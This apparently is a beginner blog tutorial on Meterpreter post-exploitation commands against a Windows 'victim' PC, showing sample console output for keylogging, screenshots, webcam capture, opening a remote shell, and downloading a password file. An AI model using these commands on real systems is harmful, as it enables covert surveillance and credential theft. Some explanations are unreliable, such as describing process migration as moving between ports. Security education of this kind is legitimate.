Beginner Guide to Meterpreter (Part 1)

July 11, 2017 By Raj Chandel

Metasploit is a security project or we can say a framework provided to us in order to run exploit code in the target's PC.

Metasploit in current scenario includes more than 1600 exploits. It has more than 420 payloads right now which includes command shell, Meterpreter etc.


Meterpreter is generated only when the session is created. It helps in gaining full access to the target machine.

Once the meterpreter is generated we can have full access to the target machine. Meterpreter includes more than 300 commands which can help us in exploiting the target machine. Help command is the most basic meterpreter command which will provide us with all the commands which can be performed on the target machine.

Some of the meterpreter commands are given below:

Sysinfo


This command will provide the system's information of the victim. It will provide us every detail of the victim's PC such as architecture, Operating system in the target machine, how many users are logged in into that machine, system's language.



```
meterpreter > sysinfo
Computer        : PC1-PC
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Getuid


This command will provide the identification of the user of the remote PC.



```
meterpreter > getuid
Server username: pc1-PC\pc1
```

Getprivs


This command checks the privilege present in the remote PC. If the enabled process privileges are less than the current working user is not the admin.



```
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeChangeNotifyPrivilege
  SeIncreaseWorkingSetPrivilege
  SeShutdownPrivilege
  SeTimeZonePrivilege
  SeUndockPrivilege
```

Pwd

Pwd stands for present working directory. It shows the current working directory in the remote PC.




```
meterpreter > pwd
C:\Users\pc1\Downloads
```

The image above clearly shows that the user is currently in the Downloads.

PS

PS command here stands for the process. It will show all the running processes in the remote PC.



```
meterpreter > ps

Process List
============

 PID   PPID  Name                                             Arch  Session
 ---   ----  ----                                             ----  -------
 0     0     [System Process]
 4     0     System
 284   4     smss.exe
 324   580   svchost.exe
 380   580   igfxCUIService.exe
 392   3016  chrome.exe                                       x64   1
 396   388   csrss.exe
 464   388   wininit.exe
 492   476   csrss.exe
 540   476   winlogon.exe
 580   464   services.exe
 588   464   lsass.exe
 600   464   lsm.exe
 692   580   svchost.exe
 756   580   svchost.exe
 852   580   svchost.exe
 872   580   svchost.exe
 904   580   svchost.exe
 932   580   svchost.exe
 1104  3016  chrome.exe                                       x64   1
 1176  580   spoolsv.exe
```

The image above is providing all the running processes followed by the process id in the victim's PC.

Keylogger

Keylogger includes 3 basic functions:

keyscan_start


This command will start scanning the keyboard activity of the remote PC.

keyscan_dump

This command will dump the keyboard activity of the remote PC i.e, it will capture the input and display on our screen.

keyscan_stop

This command will stop scanning the keyboard activity of the remote PC.




```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...

**
-[ C:\Windows\System32\notepad.exe
-[ @ Monday, July 10, 2017 5:36:27 AM UTC
**
you have been hacker<^H>d<CR>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

As we can clearly see in the above-given image that the input given by the victim is visible to us.

Show_mount


This command will show all the drives present in the remote PC. The drives with the total size and available size in the target's PC is displayed below.



```
meterpreter > show_mount

Mounts / Drives
===============

Name  Type   Size (Total)  Size (Free)  Mapped to
----  ----   ------------  -----------  ---------
C:\   fixed   97.56 GiB     67.08 GiB
E:\   fixed  125.46 GiB     95.34 GiB


Total mounts/drives: 2
```

Screenshot

By using this command screenshot of the remote PC is captured and is saved in our PC. The path is also provided where the screenshot is saved as shown in the image below.




```
meterpreter > screenshot
Screenshot saved to: /root/oEuTzQEU.jpeg
```

Upload

By using this command we can upload any file into the victim’s PC.

To upload the file in remote PC we have to provide the path of the file with the filename and extension of the file as well as the destination where we want to upload.




```
meterpreter >  upload /root/Desktop/raj.txt e:\\
[*] uploading  : /root/Desktop/raj.txt -> e:\
[*] uploaded   : /root/Desktop/raj.txt -> e:\\raj.txt
```

Download

By using this command we can download any file from the victim’s PC.


To download the file we have to first provide the path from where we want to download followed by the file name and extension of the file. In the last, we have to add the path where we want to save that downloaded file.



```
meterpreter > download e:\\pass.txt /root/Desktop/pass.txt
[*] Downloading: e:\pass.txt -> /root/Desktop/pass.txt
[*] Downloaded 24.00 B of 24.00 B (100.0%): e:\pass.txt -> /root/Desktop/pass.txt
[*] download   : e:\pass.txt -> /root/Desktop/pass.txt
```

Shell


Shell command will provide us the access of the command prompt of the remote PC. After having access to the command prompt we can use any cmd command to exploit victim’s PC.



```
meterpreter > shell
Process 1760 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

E:\>
```

Getsid


In this command, sid stands for security identifier. This command will provide the server sid.



```
meterpreter > getsid
Server SID: S-1-5-21-1158724421-2083260509-2995604218-1000
```

Ipconfig


This command will tell us the IP Address of the remote PC. We will also be able to know the Mac Address of the remote PC.



```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Realtek PCIe GBE Family Controller
Hardware MAC : fc:aa:14:6a:a4:e9
MTU          : 1500
IPv4 Address : 192.168.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4[redacted]:a88f
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:9d38:90d7:28f7:ef81:54cd:5d61
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::28f7:ef81:54cd:5d61
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Background


This command will send the current active meterpreter session to the background. If you want to go back to the previous session just write sessions and then we will be able to see the active session in our PC. If there is more than one session then we only have to write sessions followed by the session id and we will have the access of that machine whose session id we just selected.



```
meterpreter > background
[*] Backgrounding session 1...
```

Migrate

This command helps in transferring the current going process from one port to another port.




```
meterpreter > migrate 2224
[*] Migrating from 3872 to 2224...
[*] Migration completed successfully.
```

As you can see in the image above we have transferred the current going process from port no 3872 to port no 2224.

Reboot


This command will reboot the remote PC.




```
meterpreter > reboot
Rebooting...
```

Webcam_snap

This command will take a snap of the remote PC.




```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/onLDlkLR.jpeg
```



As you can see the above-given image is the snap taken by the remote PC.

Getpid


This command will provide us with the process id of the currently running process. The currently running process in the target machine has process id 9040 which is displayed in the below-provided image.



```
meterpreter > getpid
Current pid: 9040
```

Localtime

This command will just show us the date and time of the remote PC.




```
meterpreter > localtime
Local Date/Time: 2017-07-10 12:05:15.503 India Standard Time (UTC+500)
```

Checksum

This command will provide the hash value of the given file. We just have to write the command followed by the name of the file as well as the extension of it. The hash value is basically the value distinctly generated for every file to maintain the integrity of the file. If there is any kind of modification in the file the hash value is changed even if there is a modification of a single character.

The above-given image provides the hash value of the file kJMKzE.



```
meterpreter > checksum md5 kJMKLzE.jpg
c388d08f5742a7b3c11f716a1e3a5b92  kJMKLzE.jpg
```

Thank You for reading this article. We will be discussing more meterpreter commands in the next article.